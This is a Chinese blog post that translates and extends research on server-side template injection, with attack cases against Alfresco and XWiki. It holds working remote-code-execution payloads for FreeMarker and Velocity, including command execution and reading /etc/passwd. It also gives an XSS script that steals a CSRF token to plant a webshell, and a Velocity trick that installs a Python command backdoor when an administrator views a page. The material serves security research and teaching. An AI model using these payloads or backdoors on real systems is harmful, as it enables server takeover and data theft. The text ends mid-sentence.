0x00 前言

原文链接： [https](http://www.liuhaihua.cn/archives/tag/https)://www.blackhat.com/docs/us-15/materials/us-15-Kettle-Server-Side-Template-Injection-RCE-For-The-Modern-Web-[App](http://www.liuhaihua.cn/archives/tag/app)-wp.pdf


最近看了这篇文章，其实也不是新技术，但是作者给出的两个攻击案例很不错，看到drops里面有人[翻译](http://www.liuhaihua.cn/archives/tag/tanslate)了这篇文章，但是没有把攻击案例翻译出来，于是把这部分内容补充上。这两个案例分别针对 FreeMarker 和 Velocity ，所以把作者针对这两个模板引擎编写Exploit的过程也翻译出来。

0x01 [开发](http://www.liuhaihua.cn/archives/tag/%e5%bc%80%e5%8f%91)Exploit

很多的模板引擎都会试图限制模板程序执行任意[代码](http://www.liuhaihua.cn/archives/tag/%e4%bb%a3%e7%a0%81)能力，来防止应用层逻辑对表达式引擎的攻击。还有一些模板引擎则尝试通过沙盒等手段来[安全](http://www.liuhaihua.cn/archives/tag/%e5%ae%89%e5%85%a8)处理不可信的用户输入。在这些措施之下，开发一个模板后门变得非常有挑战性。

FreeMarker


FreeMarke是最流行的Java模板之一，也是最频繁的交给用户操作的模板。FreeMarker官网解释了允许“用户提供”模板的危险性：



对应翻译：

22.可以允许用户上传模板文件吗，这对安全性有影响吗？ 一般来说，你不应该允许用户做这样的操作，除非是[管理](http://www.liuhaihua.cn/archives/tag/%e7%ae%a1%e7%90%86)员或者可信用户。考虑到模板就是和\*.[java](http://www.liuhaihua.cn/archives/tag/java-2)文件类似的源代码文件。如果你依然想要允许用户上传模板文件，这里是你应该考虑的东西： http://freemarker.org/docs/app\_faq.html#faq\_template\_uploading\_security

在一些类似DoS这种低风险安全问题之后，我们可以看到下面这个：



对应翻译：

内置的 new 操作符 （ Configuration.setNewBuiltinClassResolver,Environment.setNewBuiltinClassResolver ）：在模板文件中像这样使用 ”com.[example](http://www.liuhaihua.cn/archives/tag/example).SomeClass”?new() ，这个对FTL库来说很重要，但是在正常的模板文件中时不需要使用。FreeMarker中包含一个 TemplateModel 接口，这个接口可以用于构造任意java对象， new 操作符可以[实例](http://www.liuhaihua.cn/archives/tag/%e5%ae%9e%e4%be%8b)化 TemplateModel 的实现类。有一些危险的 TemplateModel 实现类有可能会在[classpath](http://www.liuhaihua.cn/archives/tag/classpath)中。 就算一个类没有实现 TemplateModel 接口，这个类里面的静态代码块也会被执行。为了避免这种情况出现，你可以使用 TemplateClassResolver 类来制约对类的访问，像下面这样：TemplateClassResolver.ALLOWS\_NOTHING\_RESOLVER


这条警告略显神秘，但是它让我们想到通过 **内置的new操作符** 来完成exp也许是可以的。让我们看一下关于new操作符的文档：



对应翻译：


这个内置的操作符需要引起安全关注，因为模板的编写人可以通过它来构造任意java对象然后使用这些构造处理的java对象，只要他们实现了 TemplateModel 接口。而且模板编写者还能够触发类中静态代码块中的代码，即使这个类没有实现TemplateModel 接口。如果你允许不是很信任的用户上传模板，你应该看一下下面这个主题。 http://freemarker.org/docs/ref\_builtins\_expert.html#ref\_builtin\_new

TemplateModel 的实现类中存在对我们有用的类吗？让我们来看一下这个接口的JavaDoc：



一个类的名字出现了： Execute 。

查看这个类的详情可以发现它能够做我们想要做的事：接收输入并且执行




使用它非常简单：

<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex("id") } uid=119([tomcat](http://www.liuhaihua.cn/archives/tag/tomcat)7) gid=127(tom[cat](http://www.liuhaihua.cn/archives/tag/cat)7) groups=127(tomcat7)

这个payload在后面将会非常有用。

补充：

经过对 TemplateModel 的其他实现类进行研究，发现 ObjectCon[struct](http://www.liuhaihua.cn/archives/tag/struct)or 类同样很有用，从名字上就可以看出来，这个类是用来构造其他类的对象的，看一下代码就可以明白如何使用了：



通过代码可以看到提供类名称和构造函数的[参数](http://www.liuhaihua.cn/archives/tag/%e5%8f%82%e6%95%b0)，就可以利用 ObjectConstructor 类构造我们想要的类，有了这个我们就可以执行任意java代码了，下面给出两个实例，一个是执行命令，另一个是文件读取。

* 命令执行：


<#assign ob="freemarker.template.utility.ObjectConstructor"?new()> <#assign br=ob("java.io.BufferedReader",ob("java.io.InputStreamReader",ob("java.lang.ProcessBuilder","ifconfig").s[tar](http://www.liuhaihua.cn/archives/tag/tar)t().getInputStream())) > <#[list](http://www.liuhaihua.cn/archives/tag/list) 1..10000 as t> <#assign line=br.readLine()!"null"> <#if line=="null"> <#break> </#if> ${line} ${"<br>"} </#list>

* 文件读取：

<#assign ob="freemarker.template.utility.ObjectConstructor"?new()> <#assign br=ob("java.io.BufferedReader",ob("java.io.InputStreamReader",ob("java.io.FileInputStream","/etc/passwd"))) > <#list 1..10000 as t> <#assign line=br.readLine()!"null"> <#if line=="null"> <#break> </#if> ${line?html} ${"<br>"} </#list>

Velocity

Velocity 是另一个流行的Java模板框架，非常难exploit。没有“安全注意事项”页面来指出存在风险的函数和内部变量。下面这张截图显示的是用Burp暴力破解变量名，左侧是payload右边是[服务器](http://www.liuhaihua.cn/archives/tag/host)的返回值。



变量 class 看起来有用，因为它返回了一个 Object 类的 Class 对象。通过[Google](http://www.liuhaihua.cn/archives/tag/google)找到了这个链接 https://velocity.[apache](http://www.liuhaihua.cn/archives/tag/apache).org/tools/releases/2.0/summary.html :

服务端模板注入：现代WEB远程代码执行（补充翻译和扩展）

可以看到一个方法和一个属性：

服务端模板注入：现代WEB远程代码执行（补充翻译和扩展）

我们可以把 $class.inspect 和 $class.type 结合起来构造任意的对象。然后我们就可以通过 Runtime.exec() 执行任意命令了。这个想法用下面的代码可以确认，这段代码会造成一个延迟。

$class.inspect("java.lang.Runtime").type.getRuntime().exec("sleep 5").waitFor() [5 second time delay] 0

获取命令执行结果有一点麻烦：

#set($str=$class.inspect("java.lang.String").type) #set($chr=$class.inspect("java.lang.Character").type) #set($ex=$class.inspect("java.lang.Runtime").type.getRuntime().exec("whoami")) $ex.waitFor() #set($out=$ex.getInputStream()) #foreach($i in [1..$out.available()]) $str.[value](http://www.liuhaihua.cn/archives/tag/value)Of($chr.toChars($out.read())) #end tomcat7

补充：

不得不说原文作者的方法有点麻烦，而且这种方式只能用在 Velocity Tool 中，不能用在 Velocity Engine 中，其实这个直接用反射就可以，代码如下：

#set ($exp = "exp") $exp.getClass().forName("java.lang.Runtime").getRuntime().exec("whoami")

0x02 两个案例

案例1:Alfresco


Alfresco 是一个CMS系统。低权限用户可以借助一个存储XSS[漏洞](http://www.liuhaihua.cn/archives/tag/%e6%bc%8f%e6%b4%9e)，利用FreeMarker模板注入方式获取WebShell。前面创建的FreeMarker后门可以直接使用，但是我把它扩展成了用请求参数作为命令的形式：

<#assign ex="freemarker.template.utility.Execute"?new()> ${ ex(url.getArgs())}

低权限用户没有权限编辑模板，但是可以通过存储XSS利用管理员账户来[安装](http://www.liuhaihua.cn/archives/tag/%e5%ae%89%e8%a3%85)这个后门。我编写了下面的JavaScr[ip](http://www.liuhaihua.cn/archives/tag/ip)t代码来完成这种攻击：

#!javascript tok = /Alfresco-CSRFToken=([^;]\*)/.exec(document.cookie)[1]; tok = decodeURIComponent(tok) do\_csrf=new [XML](http://www.liuhaihua.cn/archives/tag/xml)HttpRequest(); do\_csrf.open("POST","http://"+document.domain+":8080/share/proxy/alfresco/api/[node](http://www.liuhaihua.cn/archives/tag/node)/workspace /SpacesStore/59d3cbdc-70cb-419e-a325-759a4c307304/formprocessor",false); do\_csrf.setRequestHeader('Content-Type','application/[json](http://www.liuhaihua.cn/archives/tag/json); charset=UTF-8'); do\_csrf.setRequestHeader('Alfresco-CSRFToken',tok); do\_csrf.send('{"prop\_cm\_name":"folder.get.html.ftl","prop\_cm\_content":"&lgt;#assign ex=//"freemarker.template.utility.Execute//"?new()> ${ ex(url.getArgs())}","prop\_cm\_[description](http://www.liuhaihua.cn/archives/tag/description)":""}');


模板的G[UI](http://www.liuhaihua.cn/archives/tag/ui)D是有差别的，但是低权限的用户也可以很容易的通过“[数据](http://www.liuhaihua.cn/archives/tag/%e6%95%b0%e6%8d%ae)字典”获得。此外和其他应用的管理员可以控制整个[web](http://www.liuhaihua.cn/archives/tag/web)服务器不同，alfresco系统管理员可以做的操作是有严格限制的。



案例2:XWiki Enterprise

XWiki Enterprise是一个专业wiki程序。在默认[配置](http://www.liuhaihua.cn/archives/tag/%e9%85%8d%e7%bd%ae)情况下，匿名的用户可以注册用户并且编辑wiki页面时可以嵌入Velocity模板代码。这种特性让它成为了模板注入的理想目标。然而，前面创建的Velocity payload是不能用的，原因是$class在这里是不能使用的。

XWiki对于Velocity是这样说的：



对应翻译：


XWiki沙盒通过提供安全的对象访问，并且每个[API](http://www.liuhaihua.cn/archives/tag/api)调用都会检测权限，禁止对未授权的资源进行操作，所以不需要特别的权限控制。其他脚本语言需要脚本语言编写人有权限执行他们，但是除此之外，访问的是服务器上的所有资源。

…… 没有权限就不能实例化对象，只能使用文字和XWiki APIs提供的安全的资源。如果按照XWiki提供的正确方式，XWiki可以安全的开发出大量的应用来。

…… 浏览包含脚本的页面是不需要拥有Programming权限的，只有在保存的时候需要。 http://platform.xwiki.org/xwiki/bin/view/DevGuide/Scripting

换句话来说，XWiki不仅支持Velocity，也支持Groovy和Python这种没有沙盒的脚本。然而这种操作需要programming权限。这是个好事，因为它把提权转变成了任意代码执行。由于我们只能使用Velocity，我们必须使用XWiki API。

$doc类又一些很有趣的方法，聪明的读者可能会发现一个缺陷：




一个wiki页面的内容作者是最后一个编辑它的用户。 save 方法和 saveAsAuthor 方法的不同说明， save 方法不会用作者身份保存内容，而是用当前访问页面用户的身份。换句话说，一个低权限用户可以创建一个wiki页面，当拥有programming权限的用户查看并且编辑保存这个页面的时候脚本就会执行。我们来注入下面这个Python后门：

#!python from subprocess import check\_output q = request.get('q') or 'true' q = q.split(' ') print ''+check\_output(q)+''

我们只需要添加一些代码来获取管理员的权限：

innocent content #if( $doc.hasAccessLevel("programming") ) $doc.setContent(" innocent content from subprocess import check\_output q = request.get('q') or 'true' q = q.split(' ') print ''+check\_output(q)+'' ") $doc.save() #end

当包含有这样内容的页面被一个有programming权限的用户查看的时候，后门会自动安装。之后所有访问这个页面的人都可以执行任意命令了：



0x03 后记

作者提出的这种攻击思路还是很不错的，以前也了解这种模板文件可以用来执行任意代码，但是没有很深入的去思考进一步的利用方式，传统的攻击思路一般是获取后台管理员权限，然后利用上传等漏洞get[shell](http://www.liuhaihua.cn/archives/tag/shell)，但其实后台编辑模板的功能很多时候就可以直接执行任